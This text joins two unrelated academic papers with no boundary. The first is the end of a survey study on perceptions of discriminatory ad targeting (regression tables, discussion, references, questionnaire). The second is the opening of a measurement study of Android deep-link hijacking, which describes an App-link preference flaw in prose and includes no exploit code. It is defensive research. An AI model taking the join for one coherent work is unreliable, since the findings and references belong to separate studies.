Next, we consider respondents' opinions about whether each of the four entities behaved ethically. Specifically, respondents were asked to agree or disagree that the entity had behaved ethically, on a five-point Likert scale from strongly agree to strongly disagree. Across all scenarios, 75% of respondents agreed or strongly agreed that the user behaved ethically (median = agree, or 2). Additionally, 57% of respondents reported that the local news network behaved ethically (median = agree). On the other hand, only 49% and 43% agreed or strongly agreed that the advertiser and ad network, respectively, behaved ethically (both medians = neutral (3)). We note that these ratings align well with those observed for responsibility.

The regression results for ethical behavior are shown in Tables 15–18. Consistent with the findings from previous

Factor	OR	CI	*p*-value
T-Asian	1.62	[1.03, 2.58]	0.038*
T-Black	0.87	[0.57, 1.32]	0.518
Behavior	0.54	[0.37, 0.77]	<0.001*
Human	0.70	[0.49, 1.01]	0.055
Advertiser	1.96	[1.36, 2.83]	<0.001*
Age of respondent	0.99	[0.97, 1.00]	0.160
HS+	0.66	[0.38, 1.12]	0.125
BS+	0.80	[0.47, 1.36]	0.403
R/E-Asian	1.98	[0.75, 5.26]	0.170
R/E-Black	1.71	[0.84, 3.49]	0.140
R/E-Hispanic or Latino	1.06	[0.53, 2.12]	0.867
SSI	1.06	[0.71, 1.58]	0.783

Table 12: Regression results for advertiser responsibility (n=857), where OR > 1 is associated with more responsibility. See Table 10 caption for more detailed explanation.




Figure 6: Agreement that each entity was behaving ethically, broken down by the behavioral and demographic conditions.

Factor	OR	CI	*p*-value
T-Asian	0.86	[0.61, 1.22]	0.400
T-Black	1.00	[0.70, 1.41]	0.983
Behavior	0.71	[0.54, 0.95]	0.019*
Human	0.89	[0.67, 1.18]	0.430
Advertiser	1.17	[0.88, 1.55]	0.284
Age of respondent	0.98	[0.97, 1.00]	0.011*
HS+	0.77	[0.51, 1.17]	0.216
BS+	0.80	[0.53, 1.19]	0.271
R/E-Asian	1.67	[0.85, 3.28]	0.140
R/E-Black	1.08	[0.66, 1.75]	0.764
R/E-Hispanic or Latino	1.21	[0.69, 2.14]	0.502
SSI	2.00	[1.46, 2.76]	<0.001*

Table 13: Regression results for local news site responsibility (n=843), where OR > 1 is associated with more responsibility. See Table 10 caption for more detailed explanation.




Figure 7: Responses for scenario believability, broken down into behavior and demographic conditions.

questions, the mechanism of targeting is significant for advertiser, ad network and local news website; in all three cases, behavior-based targeting is significantly correlated with a lower perception of unethical behavior than the demographic-based targeting. This is illustrated in Figure 6. Human vs. algorithmic decision making continues to show no significant effect.

In contrast to responsibility, the entity making the decision in the provided scenario (the ad network or advertiser) does not appear to have a significant effect on respondents' perceptions of ethical behavior in any case. The targeted group is similarly uncorrelated.

Respondent demographics appear to have little to no correlation with these results. In two cases (ad network and local news site), Asian respondents were more likely to disagree that the entity in question had behaved ethically, but no other demographic covariates were significant.

5.3.6 Believability

Because several of our cognitive interview respondents expressed skepticism that discriminatory scenarios like the ones we described could be realistic, we added a question about believability at the end of the survey. Respondents were asked to rate the scenario on a five-point scale from "definitely could not happen" to "definitely could happen." Overall, 88% of respondents reported that the scenario "definitely" or "probably" could happen. Figure 7 provides an overview of respondents' ratings of scenario believability. This result suggests that, among the populations we surveyed, there is widespread if potentially shallow awareness of behavioral targeting capabilities and the potential for discrimination, intentional or otherwise.

6 Limitations

Our study, like most similar surveys, has several important limitations. First, while our sample included a broad variety of demographic groups, it was not a true probabilistic

Factor	OR	CI	*p*-value
T-Asian	0.99	[0.69, 1.42]	0.962
T-Black	0.84	[0.58, 1.20]	0.340
Behavior	1.34	[1.00, 1.79]	0.054
Human	1.05	[0.78, 1.41]	0.734
Advertiser	1.30	[0.97, 1.75]	0.080
Age of respondent	0.97	[0.95, 0.98]	<0.001*
HS+	0.75	[0.49, 1.14]	0.177
BS+	0.73	[0.48, 1.10]	0.131
R/E-Asian	1.96	[1.03, 3.73]	0.041*
R/E-Black	1.66	[1.04, 2.67]	0.035*
R/E-Hispanic or Latino	1.31	[0.76, 2.28]	0.330
SSI	2.40	[1.73, 3.32]	<0.001*

Table 14: Regression results for end-user responsibility (n=851), where OR > 1 is associated with more responsibility. See Table 10 caption for more detailed explanation.

Factor	OR	CI	*p*-value
T-Asian	0.87	[0.55, 1.37]	0.535
T-Black	1.04	[0.65, 1.65]	0.885
Behavior	0.42	[0.28, 0.62]	<0.001*
Human	0.97	[0.67, 1.42]	0.885
Advertiser	0.81	[0.56, 1.19]	0.284
Age of respondent	1.00	[0.98, 1.01]	0.635
HS+	0.82	[0.46, 1.46]	0.495
BS+	0.61	[0.35, 1.06]	0.078
R/E-Asian	5.55	[1.30, 23.59]	0.020*
R/E-Black	1.58	[0.80, 3.14]	0.189
R/E-Hispanic or Latino	1.70	[0.73, 3.94]	0.216
SSI	0.80	[0.53, 1.21]	0.293

Table 15: Regression results for ethical behavior by the ad network (n=891), where OR > 1 is associated with stronger disagreement that the ad network behaved ethically. See Table 10 caption for more detailed explanation.

sample. While we believe our conclusions can to some extent generalize, Turkers and web panel participants are generally more active internet users than average. People with less technical knowledge might find our scenarios less believable or feel differently about what constitutes a severe problem.

Second, our surveys dealt with the highly sensitive topic of discrimination, especially racial discrimination. Social desirability bias may cause respondents to report higher-than-realistic severity of discrimination scenarios, particularly with respect to historically disadvantaged groups.

Third, the ad eco-system is complex and complicated. There are many different entities involved in the publishing of an ad. In this survey, we took some of the involved entities and incorporated them into simplified scenarios. Despite simplification and pre-testing via cognitive interviews, it is possible some respondents did not understand important subtleties of these scenarios, affecting their responses. However, the fact that respondents tended to most blame whichever entity was implicated by the scenario (Section 5.3.4 suggests that respondents understood the scenarios to at least some degree.

More generally, all self-report surveys are susceptible to respondents who hurry through, answer haphazardly, or do not think deeply about the questions. In this particular survey, we were concerned that the scenarios might be too complex for some participants to understand, or that participants who did not believe the discriminatory scenario might not answer meaningfully. To minimize these effects, we kept the survey short and used cognitive interviews to ensure that our questions and answer choices could be easily understood. We explicitly measured believability and found that the majority of participants did find our scenario plausible. In addition, our major results proved consistent across two pilots and our main survey. As a result, we are reasonably confident that respondents were able to provide thoughtful answers to our questions.

Fourth, only some of our variables, the factors Target, Mechanism, Entity, and Decider, were experimentally randomized. Thus, our causal claims only extend to them. For the other variables, the covariates Age, Ethnicity, Education, and Sample Provider, we can only makes claims of correlation.

Fifth, despite basing our conclusions on three rounds of data collection, false positives remain possible. Pilot 2 produced a series of hypotheses about what variables would constitute a useful, parsimonious logistic regression model that we could apply across the nine questions we asked. The main study applied this model to new data, and investigated how these variables were correlated with each outcome. (For Decider, based on Pilot 2, we anticipated a coefficient statistically indistinguishable from zero.) The main regressions also controlled for the data coming from SSI, about which we had no explicit hypotheses motivated by Pilot 2.

In our main study we consider each variable-question combination as an independent hypothesis; we do not aggregate across questions or variables. Intuitively, these variables and questions are distinguishable from one another and different explanations may apply to each. As such, we do not correct for multiple hypothesis testing. Ultimately the question of when to aggregate and adjust *p*-values or not to comes down judgements about the individual hypotheses being interesting each on their own [20] and the goals of the study [7].

Factor	OR	CI	*p*-value
T-Asian	0.94	[0.60, 1.45]	0.765
T-Black	1.02	[0.66, 1.59]	0.925
Behavior	0.46	[0.32, 0.67]	<0.001*
Human	0.91	[0.63, 1.30]	0.602
Advertiser	1.42	[0.99, 2.03]	0.058
Age of respondent	1.00	[0.98, 1.01]	0.832
HS+	0.97	[0.57, 1.65]	0.912
BS+	0.76	[0.45, 1.27]	0.293
R/E-Asian	2.76	[0.95, 7.99]	0.062
R/E-Black	1.07	[0.59, 1.95]	0.818
R/E-Hispanic or Latino	1.94	[0.84, 4.48]	0.120
SSI	0.83	[0.56, 1.24]	0.365

Table 16: Regression results for ethical behavior by the advertiser (n=891), where OR > 1 is associated with stronger disagreement that the advertiser behaved ethically. See Table 10 caption for more detailed explanation.

Factor	OR	CI	*p*-value
T-Asian	0.98	[0.65, 1.47]	0.925
T-Black	1.16	[0.77, 1.76]	0.470
Behavior	0.45	[0.32, 0.64]	<0.001*
Human	0.91	[0.65, 1.27]	0.569
Advertiser	0.80	[0.57, 1.12]	0.198
Age of respondent	0.99	[0.98, 1.01]	0.419
HS+	1.31	[0.80, 2.12]	0.279
BS+	0.94	[0.59, 1.50]	0.808
R/E-Asian	3.25	[1.12, 9.38]	0.029*
R/E-Black	1.14	[0.65, 2.02]	0.641
R/E-Hispanic or Latino	1.29	[0.64, 2.60]	0.475
SSI	1.04	[0.71, 1.52]	0.841

Table 17: Regression results for ethical behavior by the local news site (n=891), where OR > 1 is associated with stronger disagreement that the site behaved ethically. See Table 10 caption for more detailed explanation.

7 Discussion and Conclusion

Below, we present a summary of our findings, discussion on the respondents' understanding, implications for governance and policy guidelines for OBA, and suggestions for future work.

7.1 Summary of Findings

Overall, we find that for most questions we examined, people's perceptions of discriminatory ad-targeting scenarios depend on how the discrimination occurred. As might be expected, respondents rated scenarios in which the discrimination occurred based on how users behaved, with no explicit intent to discriminate based on demographic characteristics, to be significantly less problematic than scenarios with explicit racial targeting. Respondents also assigned more blame to the ad network, advertiser, and host website, and rated these entities' behavior as less ethical, in the behavioral scenarios.

Respondents also found scenarios in which minorities (in our scenarios, people of black or Asian race) benefited from such ad-targeting discrimination less problematic than scenarios in which the majority benefited. Relatedly, we also find that black respondents are more likely to view discriminatory scenarios as a more severe problem. We hypothesize that these ratings are influenced by discriminatory history in the U.S., where we recruited our respondents.

We find that whether the ad network or advertiser is explicitly mentioned in the scenario as causing the discrimination influences the accrual of responsibility to those entities; however, to our surprise, the named entity did not influence respondents' ratings of the severity of the scenarios, or of whether any entity had behaved ethically. Overall, the median ethics rating for both the ad network and the advertiser was neutral. We suspect this may relate part to many respondents not entirely understanding some subtleties of the online ad ecosystem. Nevertheless, these results suggest that it is not necessarily helpful for entities to "pass the blame" to other players, as the mechanism of discrimination seems more important. We were also surprised to find that whether a person or an algorithm was responsible for selecting how and whom to target made no difference in respondents' ratings of the severity of the scenario, suggesting that "an algorithm did it" will not be a viable excuse.

Finally, we find that the majority (88%) of respondents believed our scenario, suggesting a wariness or even awareness of these issues, at least among heavily-internet-using Turkers and SSI panel members.

7.2 Governance and Policy Implications

A number of organizations, including the FTC, the EFF, and industry groups such as the American Advertising Federation, provide guidelines and recommendations for the ethical use of targeted advertising [1, 18, 25]. Of these recommendations, only the EFF policy document mentions discrimination as a potential, unethical consequence. Our results, as well as prior research that has brought to light instances of discrimination (e.g., [13, 37]), highlight the importance of discrimination as an ad-targeting consideration. We find that 43% of respondents rated our discriminatory advertising scenarios a significant or moderate problem. More specifically, in the more prob-

Factor	OR	CI	p-value
T-Asian	0.91	[0.65, 1.27]	0.574
T-Black	1.05	[0.75, 1.47]	0.789
Behavior	1.15	[0.87, 1.51]	0.321
Advertiser	0.94	[0.71, 1.24]	0.656
Human	0.91	[0.69, 1.20]	0.509
Age of respondent	1.00	[0.99, 1.01]	0.566
HS+	0.96	[0.64, 1.44]	0.845
BS+	0.68	[0.46, 1.00]	0.051
R/E-Asian	1.90	[0.97, 3.74]	0.063
R/E-Black	1.57	[0.97, 2.53]	0.067
R/E-Hispanic or Latino	1.30	[0.76, 2.24]	0.340
SSI	1.03	[0.76, 1.40]	0.839

Table 18: Regression results for ethical behavior by the end user (n=891), where OR > 1 is associated with stronger disagreement that the end user behaved ethically. See Table 10 caption for more detailed explanation.

lematic demographic scenario, 53% did so; even in the less problematic behavioral scenario, when discrimination happened as a result of targeting based on users' web browsing history, 34.2% did so. Thus, we propose that guidelines, especially those issued by government agencies, should include explicit language about discrimination to address this topic of common concern.

Our findings suggest that while respondents distinguish behavioral from demographic targeting, they are not especially concerned with whether an algorithm was involved in the outcome. This suggests that responses that focus on the algorithmic nature of the ad ecosystem may not be helpful for addressing public concerns.

Finally, our findings represent a broad cross-section of users' opinions, but they do not represent a normative guideline for what *should* be appropriate. Many kinds of discrimination that may seem acceptable to the general public today may in fact be illegal, immoral, or unjust. Activists and advocates who are concerned about online discrimination can use our work as a starting point to better understand where more education, persuasion, and lobbying for new regulations may be most needed for furthering their agenda.

7.3 Future Work

Overall, our work addresses only a small portion of the critical topic of online algorithmic discrimination. Our results highlight an important distinction between users' perceptions of scenarios involving explicitly racial vs. implicitly racial, online-behavior-based discrimination. However, we explored only web-history-based targeting, and thus, future work may seek to explore whether users react similarly to other types of behaviors, or whether certain online behaviors are more sensitive.

Similarly, future work is needed to explore reactions to discrimination based on factors other than race. Our first pilot results suggested that users did not feel as strongly about topics such as pre-existing health conditions, at least in our advertising scenario, this should be explored in further detail in a wider range of scenarios.

Relatedly, we only explored user perceptions of scenarios involving advertising discrimination, and only in the context of a potentially desirable ad (for a job). It would be interesting to explore whether reactions remain the same when the ad in question is potentially undesirable, for example related to bail bonds or drug-abuse treatment. Related work [17, 35] has also shown evidence of discrimination in the search results shown to different users; questions about discrimination in pricing, insurance, and other services also remain open. Thus, future work could focus on exploring and comparing user reactions to discriminatory results in a variety of settings.

Finally, the concrete regression models, with particular coefficient values, as described in Section 5.3, were not tested for predictive power against independent test data. Such validation may make interesting future work for those interested in accurately predicting people's responses to cases of discrimination.

8 Acknowledgments

We thank Sean Kross for statistical guidance, the respondents in our surveys, and the anonymous reviewers of our submission. We gratefully acknowledge funding support from the National Science Foundation (Grant 1514509), and from a UMIACS contract under the partnership between the University of Maryland and DoD. The opinions in this paper are those of the authors and do not necessarily reflect the opinions of any funding sponsor or the United States Government.

References

[1] Online behavioral tracking and targeting concerns and solutions: Legislative primer. https://www.eff.org/files/onlineprivacylegprimersept09.pdf, 2009.

[2] U.S. digital ad spending to surpass TV this year: Digital will represent 37% of U.S. total media ad spending. *eMarketer* (2016). https://www.emarketer.com/Article/US-Digital-Ad-Spending-Surpass-TV-this-Year/1014469.

[3] Agarwal, L., Shrivastava, N., Jaiswal, S., and Panjwani, S. Do not embarrass. In *SOUPS* (2013).

[4] Akaike, H. A new look at the statistical model identification. *IEEE Transactions on Automatic Control 19*, 6 (1974), 716–723.

[5] Balebako, R., Leon, P., Shay, R., Ur, B., Wang, Y., and Cranor, L. Measuring the effectiveness of privacy tools for limiting behavioral advertising. In *Web 2.0 Security and Privacy Workshop* (2012).

[6] Barford, P., Canadi, I., Krushevskaja, D., Ma, Q., and Muthukrishnan, S. Adscape: Harvesting and analyzing online display ads. In *WWW* (2014).

[7] Bendera, R., and Lange, S. Adjusting for multiple testing–When and how? *The Journal of Clinical Epidemiology 54*, 4 (Apr. 2001), 343–349.

[8] Bergemann, D., and Bonatti, A. Targeting in advertising markets: implications for offline versus online media. *The RAND Journal of Economics 42*, 3 (2011).

[9] Carpenter, J. Google's algorithm shows prestigious job ads to men, but not to women. Here's why that should worry you. . *The Washington Post* (2015). https://www.washingtonpost.com/news/the-intersect/wp/2015/07/06/googles-algorithm-shows-prestigious-job-ads-to-men-but-not-to-women-heres-why-that-should-worry-you/.

[10] Carrascosa, J. M., Mikians, J., Cuevas, R., Erramilli, V., and Laoutaris, N. I always feel like somebody's watching me. Measuring online behavioural advertising. In *CoNEXT* (2015).

[11] Coen, R., Paul, E., Vanegas, P., Lange, A., and Hans, G. A user-centered perspective on algorithmic personalization. Master's thesis, University of California, Berkeley, 2016.

[12] Datta, A., Tschantz, M., and Datta, A. Discrimination and opacity in online behavioral advertising. http://possibility.cylab.cmu.edu/adfisher/. Accessed June 2017.

[13] Datta, A., Tschantz, M. C., and Datta, A. Automated experiments on ad privacy settings. *PoPETS* (2015).

[14] Debatin, B., Lovejoy, J. P., Horn, A.-K., and Hughes, B. N. Facebook and online privacy: Attitudes, behaviors, and unintended consequences. *Journal of Computer-Mediated Communication 15*, 1 (2009).

[15] Efron, B., and Tibshirani, R. Bootstrap methods for standard errors, confidence intervals, and other measures of statistical accuracy. *Statistical science* (1986), 54–75.

[16] Evans, D. S. The online advertising industry: Economics, evolution, and privacy. *The Journal of Economic Perspectives 23*, 3 (2009).

[17] FairSearch. Can search discrimination by a monopolist violate U.S. antitrust laws? http://www.fairsearch.org/wp-content/uploads/2011/07/Can-Search-Discrimination-by-a-Monopolist-Violate-U.S.-Antitrust-Laws1.pdf, 2011.

[18] FTC. Self-regulatory principles, for online behavioral advertising. https://www.ftc.gov/sites/default/files/documents/reports/federal-trade-commission-staff-report-self-regulatory-principles-online-behavioral-advertising/p085400behavadreport.pdf, 2009.

[19] Goldfarb, A., and Tucker, C. E. Online advertising, behavioral targeting, and privacy. *Communications of the ACM 54*, 5 (2011).

[20] Goodman, S. N. Multiple comparisons, explained. *American Journal of Epidemiology 147*, 9 (May 1998), 807–812.

[21] Guha, S., Cheng, B., and Francis, P. Challenges in measuring online advertising systems. In *IMC* (2010).

[22] Guynn, J. Google Photos labeled black people 'gorillas'. *USA Today* (2015).

[23] Hosmer, D. W., and Lemeshow, S. *Applied logistic regression*. 2000.

[24] Huff, C., and Tingley, D. "Who are these people?" Evaluating the demographic characteristics and political preferences of MTurk survey respondents. *Research and Politics* (2015).

[25] Institute for Advertising Ethics. Principles and practices for advertising ethics. https://www.aaf.org/_PDF/AAF%20Website%20Content/513_Ethics/IAE_Principles_Practices.pdf, 2011.

[26] Ipeirotis, P. G. Demographics of Mechanical Turk. *SSRN* (2010).

[27] Johnson, L. U.S. digital advertising will make $83 billion this year, says EMarketer. *Adweek* (2017). http://www.adweek.com/digital/u-s-digital-advertising-will-make-83-billion-this-year-says-emarketer.

[28] Lecuyer, M., Ducoffe, G., Lan, F., Papancea, A., Petsios, T., Spahn, R., Chaintreau, A., and Geambasu, R. XRay: Enhancing the Web's Transparency

with Differential Correlation. In *USENIX Security* (2014).

[29] Lecuyer, M., Spahn, R., Spiliopolous, Y., Chaintreau, A., Geambasu, R., and Hsu, D. Sunlight: Fine-grained targeting detection at scale with statistical confidence. In *CCS* (2015).

[30] Leon, P., Ur, B., Wang, Y., Sleeper, M., Balebako, R., Shay, R., Bauer, L., Christodorescu, M., and Cranor, L. What matters to users? Factors that affect users' willingness to share information with online advertisers. In *SOUPS* (2013).

[31] Levinson, N. The wiener (root mean square) error criterion in filter design and prediction. *Studies in Applied Mathematics 25*, 1-4 (1946).

[32] Liu, B., Sheth, A., Weinsberg, U., Chandrashekar, J., and Govindan, R. AdReveal: Improving transparency into online targeted advertising. In *HotNets* (2013).

[33] Malheiros, M., Jennett, C., Patel, S., Brostoff, S., and Sasse, M. A. Too close for comfort: A study of the effectiveness and acceptability of rich-media personalized advertising. In *CHI* (2012).

[34] McDonald, A. M., and Cranor, L. F. Americans' attitudes about internet behavioral advertising practices. In *WPES* (2010).

[35] Mikians, J., Gyarmati, L., Erramilli, V., and Laoutaris, N. Detecting price and search discrimination on the internet. In *SOUPS* (2012).

[36] Silverman, D. IAB internet advertising revenue report. *Interactive Advertising Bureau. New York* (2010).

[37] Sweeney, L. Discrimination in online ad delivery. *Queue 11*, 3 (2013).

[38] Tschantz, M., Egelman, S., Choi, J., Weaver, N., and Friedland, G. The accuracy of the demographic inferences shown on Google's Ad Settings. Tech. Rep. TR-16-003, International Computer Science Institute, 2016.

[39] Turow, J., King, J., Hoofnagle, C. J., Bleakley, A., and Hennessy, M. Americans reject tailored advertising and three activities that enable it. In *SSRN* (2009), vol. 1478214.

[40] Ur, B., Leon, P. G., Cranor, L. F., Shay, R., and Wang, Y. Smart, useful, scary, creepy. In *SOUPS* (2012).

[41] U.S. Census Bureau. American community survey 5-year estimates. http://www.census.gov/programs-surveys/acs/news/data-releases/2015/release.html, 2015.

[42] U.S. Equal Employment Opportunity Commission. Prohibited employment policiespractices. https://www1.eeoc.gov//laws/practices/index.cfm?renderforprint=1. Accessed June 2017.

[43] Vagias, W. M. Likert-type scale response anchors. http://www.peru.edu/oira/wp-content/uploads/sites/65/2016/09/Likert-Scale-Examples.pdf, 2006.

[44] Valentino-Davies, J., Singer-Vine, J., and Soltani, A. Websites Vary Prices, Deals Based on Users' Information. *The Wall Street Journal* (2012).

[45] Warshaw, J., Taft, N., and Woodruff, A. Intuitions, Analytics, and Killing Ants - Inference Literacy of High School-educated Adults in the US. In *SOUPS* (2016).

[46] Willis, G. B. *A Tool for Improving Questionnaire Design*. Sage Publications, 2005.

[47] Wills, C. E., and Tatar, C. Understanding what they do with what they know. In *WPES* (2012).

A Survey Questions

Q1-4: How much responsibility does *entity* have for the fact that their ads are seen much more frequently by people who are *target race* than individuals of other races?

- Not at all responsible
- Somewhat responsible
- Mostly responsible
- Completely responsible
- Don't know

This question would be asked four times in a random order, each time with a new entity. Either Systemy (the advertiser), Bezo Media (the ad network), the individual visiting the website, or the the local news website.

Q5: Do you think it's a problem that Systemy job ads are seen much more frequently by people who are *target race* than individuals of other races?

- Not at all a problem
- Minor problem
- Moderate problem
- Serious Problem
- Don't know

Q6-9: Please tell us how much you agree or disagree with the following statements: *entity* behaved ethically in this situation

- Strongly Agree
- Agree
- Neutral
- Disagree
- Strongly Disagree

This question would be again be asked four times in a random order, each time with a new entity. Either Systemy (the advertiser), Bezo Media (the ad network), the individual visiting the website, or the the local news website.

Q10: Do you think the scenario we described could happen in real life?

- Definitely could happen
- Probably could happen
- Neutral
- Probably could not happen
- Definitely could not happen

Q11:Please specify your age. [drop-down menu of ages 18-100 or over]

Q12: Please specify the gender with which you most closely identify.

- Male
- Female
- Other

Q13: Please specify the highest degree or level of school you have completed.

- Some high school credit, no diploma or equivalent
- High school graduate, diploma or the equivalent (for example: GED)
- Some college credit, no degree
- Trade/technical/vocational training
- Associate degree
- Bachelor's degree
- Master's degree
- Professional degree
- Doctorate degree

Q14: Please specify your ethnicity.

- Hispanic or Latino
- Black or African American
- White
- American Indian or Alaska Native
- Asian
- Other

Measuring the Insecurity of Mobile Deep Links of Android

Fang Liu, Chun Wang, Andres Pico, Danfeng Yao, Gang Wang
Department of Computer Science, Virginia Tech
{*fbeyond, wchun, andres, danfeng, gangwang*}*@vt.edu*

Abstract

Mobile deep links are URIs that point to specific locations within apps, which are instrumental to web-to-app communications. Existing "scheme URLs" are known to have hijacking vulnerabilities where one app can freely register another app's schemes to hijack the communication. Recently, Android introduced two new methods "App links" and "Intent URLs" which were designed with security features, to replace scheme URLs. While the new mechanisms are secure in theory, little is known about how effective they are in practice.

In this paper, we conduct the first empirical measurement on various mobile deep links across apps and websites. Our analysis is based on the deep links extracted from two snapshots of 160,000+ top Android apps from Google Play (2014 and 2016), and 1 million webpages from Alexa top domains. We find that the new linking methods (particularly App links) not only failed to deliver the security benefits as designed, but significantly worsen the situation. First, App links apply link verification to prevent hijacking. However, only 194 apps (2.2% out of 8,878 apps with App links) can pass the verification due to incorrect (or no) implementations. Second, we identify a new vulnerability in App link's preference setting, which allows a malicious app to intercept arbitrary HTTPS URLs in the browser without raising any alerts. Third, we identify more hijacking cases on App links than existing scheme URLs among both apps and websites. Many of them are targeting popular sites such as online social networks. Finally, Intent URLs have little impact in mitigating hijacking risks due to a low adoption rate on the web.

1 Introduction

With the wide adoption of smartphones, mobile websites and native apps have become the two primary interfaces to access online content [10, 44]. Today, a user can easily launch apps from websites with preloaded *context*, which becomes instrumental to many key user experiences. For instance, from a restaurant's home page, users can tap a hyperlink to launch the phone app and call the restaurant, or launch Google Maps for navigation. Recently, users can even search in-app content with a web-based search engine (*e.g.*, Google) and directly launch the target app by clicking the search result [5].

The key enabler of web-to-mobile communication is mobile deep links. Like web URLs, mobile deep links are universal resource identifiers (URI) for content and functions within apps [49]. The most widely used deep link is *scheme URL* supported by both Android [7] and iOS [3] since 2008. If an app wants to be launched from the web, the app can register URI schemes to the mobile OS during installation. For example, the Facebook app registers "`fb://profile`" to open user profiles. Later when the link "`fb://profile/user1`" is clicked on the web, OS then can direct users to the Facebook app.

Threats to Mobile Deep Links. Despite the convenience, researchers have identified serious security vulnerabilities in scheme URLs [18, 19, 55]. The most significant one is *link hijacking*, where one app can register another app's scheme and induce the mobile OS to open the wrong app. Fundamentally, link hijacking is possible because there is no restriction on what schemes apps can register. A malicious app may register "`fb`" to hijack the deep link request to the Facebook app to launch itself. This allows the malicious apps to perform phishing attacks (*e.g.*, displaying a fake Facebook login box) or steal sensitive data carried by the link (*e.g.*, PII) [19, 35]. Even though Android and iOS may prompt users before launching an app, there are many cases where such prompting is skipped without user knowledge.

Recently, two new deep link mechanisms were proposed to address the security risks in scheme URLs: App link and Intent URL. 1) *App Link* [6, 9] was introduced to Android and iOS in 2015. It no longer al-

lows developers to customize schemes, but exclusively uses HTTP/HTTPS scheme. To prevent hijacking, App links introduced a way to verify the app-to-link association. More specifically, mobile OS verifies a registered link (*e.g.*, `https://facebook.com/profile`) by contacting the corresponding web host (`facebook.com`) for verification. This prevents apps other than Facebook to claim this link. 2) *Intent URL* [2] is another solution introduced in 2013, which only works on Android. Intent URL defines how deep links should be called by websites. Instead of calling "`fb://profile`", Intent URL explicitly specifies the destination app identifier (*i.e.*, package name) in the parameter to avoid confusion.

Measurements. While most existing works focus on vulnerabilities in scheme URLs [18, 19, 55], little is known about how widely App links and Intent URLs are adopted, and how effective they are in mitigating the threat in practice. In this paper, we conduct the first large-scale measurement on the current ecosystem of mobile deep links. Our goal is to detect and measure link hijacking vulnerabilities across the web and mobile apps, and understand the effectiveness of new linking mechanisms in battling hijacking attacks.

We perform extensive measurements on a large collection of mobile apps and websites. To measure the adoption of different mobile deep links, we collected two snapshots of 160,000+ most popular Android apps from Google Play in 2014 and 2016, and crawled 1 million web pages (using a dynamic crawler) from Alexa top domains. We primarily focus on Android for its significant market share (87%) [29] and availability of apps. We also perform a subset of analysis on iOS deep links. At the high-level, our method is to extract the link registration entries (URIs) from apps, and then measure their empirical usage on websites. To detect hijacking attacks, we group apps that register the same URIs as link collision groups. We find that not all link collisions are malicious — certain links are expected to be shared such as links for common functionality (*e.g.*, "`tel`") or third-party libraries (*e.g.*, "`zxing`"). We develop methods to identify malicious hijacking attempts.

Findings. Our study has four surprising findings, which lead to one overall conclusion: the newly introduced deep link solutions not only fail to improve security, but significantly increase hijacking risks for users.

First, App links' verification mechanism fails in practice. Surprisingly, among 8,878 Android apps with App links, only 194 (2.2%) correctly implement link verification. The reasons are a combination of the lack of motivation from app developers and various developer mistakes. We confirm a subset of mistakes in iOS App links too: 1,925 out of 12,570 (15%) fail the verification due to server misconfigurations, including popular apps such as Airbnb.

Second, we uncover a new vulnerability in App links, which allows malicious apps to *stealthily* intercept HTTP/HTTPS URLs in the browser. The root cause is that Android grants excessive permissions to unverified App links through the preference setting. For an unverified App link, Android by default will prompt users to choose between the app and the browser. To disable promoting, users may set a "preference" to always use the app for this link. This preference is overly permissive, since it not only disables prompting for the current link, but all other unverified links registered by the app. A malicious app, once received preference, can hijack any sensitive HTTP/HTTPS URLs (*e.g.*, to a bank website) without alerting users. We validate this vulnerability in the latest Android 7.1.1.

Third, We detect more malicious hijacking attacks on App links (1,593 apps) than scheme URLs (893 apps). Case studies show that popular websites (*e.g.*, "`google.com`") and apps (*e.g.*, Facebook) are common targets for traffic hijacking. In addition, we identify suspicious apps that act as the man-in-the-middle between websites and the original app to record sensitive URLs and the parameters (*e.g.*, "`https://paypal.com`").

Finally, Intent URLs have very limited impact in mitigating hijacking risks due to the low adoption rate among websites. Only 452 websites out of the Alexa top 1 million contain Intent URLs (0.05%), which is a much lower ratio than that of App links (48.0%) and scheme URLs (19.7%). Meanwhile, among these websites, App links drastically increase the number of links that have hijacking risks compared to existing vulnerable scheme URLs

To the best of our knowledge, our study is the first empirical measurement on the ecosystem of mobile deep links across web and apps. We find the new linking methods not only fail to deliver the security benefits as designed, but significantly worsen the situation. There is a clear mismatch between the security design and practical implementations due to the lack of incentives of developers, developer mistakes, and inherent vulnerabilities in the link mechanism. Moving forward, we propose a list of suggestions to mitigate the threat. We have reported the over-permission vulnerability to the Google Android team. The detailed plan for further notification and risk mitigation is described in §8.

2 Background and Research Goals

Mobile deep links are URIs that point to specific locations within mobile apps. Through deep links, websites can initiate useful interactions with apps, which is instrumental to many key user experiences, for example, opening apps, sharing and bookmarking in-app pages [49],




Figure 1: Three types of mobile deep links: Scheme URL, App Link and Intent URL.

Scheme URL: *fb://profile/1234*
scheme host path

App Link: *http://facebook.com/profile/1234*
scheme host path

Figure 2: URI syntax for Scheme URLs and App links.

and searching in-app content using search engines [5]. In the following, we briefly introduce how deep links work and the related security vulnerabilities. Then we describe our research goals and methodology.

2.1 Mobile Deep Links

To understand how deep links work, we first introduce inter-app communications on Android. An Android app is essentially a package of software *components*. One app's components can communicate with another app's components through *Intent*, a messaging object characterized "action", "category" and "data". By sending an intent, one app can communicate with the other app's front-end *Activities*, or background *Services*, *Content Providers* and *Broadcast Receivers*.

Mobile deep links trigger a particular type of intent to enable communications between the web and mobile apps. As shown in Figure 1, after users click on a link in the browser (or in-app WebView), the browser sends an intent to invoke the corresponding component in the target app. Unlike app-to-app communication, mobile deep link can only launch front-end Activity in the app.

Mobile deep links work in two simple steps: 1) Registration: an app "`foo`" should first register its URIs ("`foo://`" or "`https://foo.com`") to the mobile OS during installation. The URIs are declared in the in the "data" field of *intent filters*. 2) Addressing: when "`foo://`" is clicked, mobile OS will search all the intent filters for a potential match. Since the link matches the URI of app "`foo`", mobile OS will launch this app.

2.2 Security Risks of Deep Linking

Hijacking Risk in Scheme URL. Scheme URL is the first generation of mobile deep links, and is the least secure one. It was introduced since Android 1.0 [7] and iOS 2.0 [3] in 2008. Figure 2 shows the syntax of a scheme URL. App developers can customize any schemes and URIs for their app without any restriction.




Figure 3: App link verification process.

Prior research has pointed out key security risks in scheme URLs [19, 55], given that any app can register other apps' schemes. For example, apps other than Facebook can also register "`fb://`". When a deep link is clicked, it triggers an "implicit intent" to open any app with a matched URI. This allows a malicious app to hijack the request to the Facebook app to launch itself, either for phishing (*e.g.*, displaying a fake Facebook login box), or stealing sensitive data in the request [19, 35].

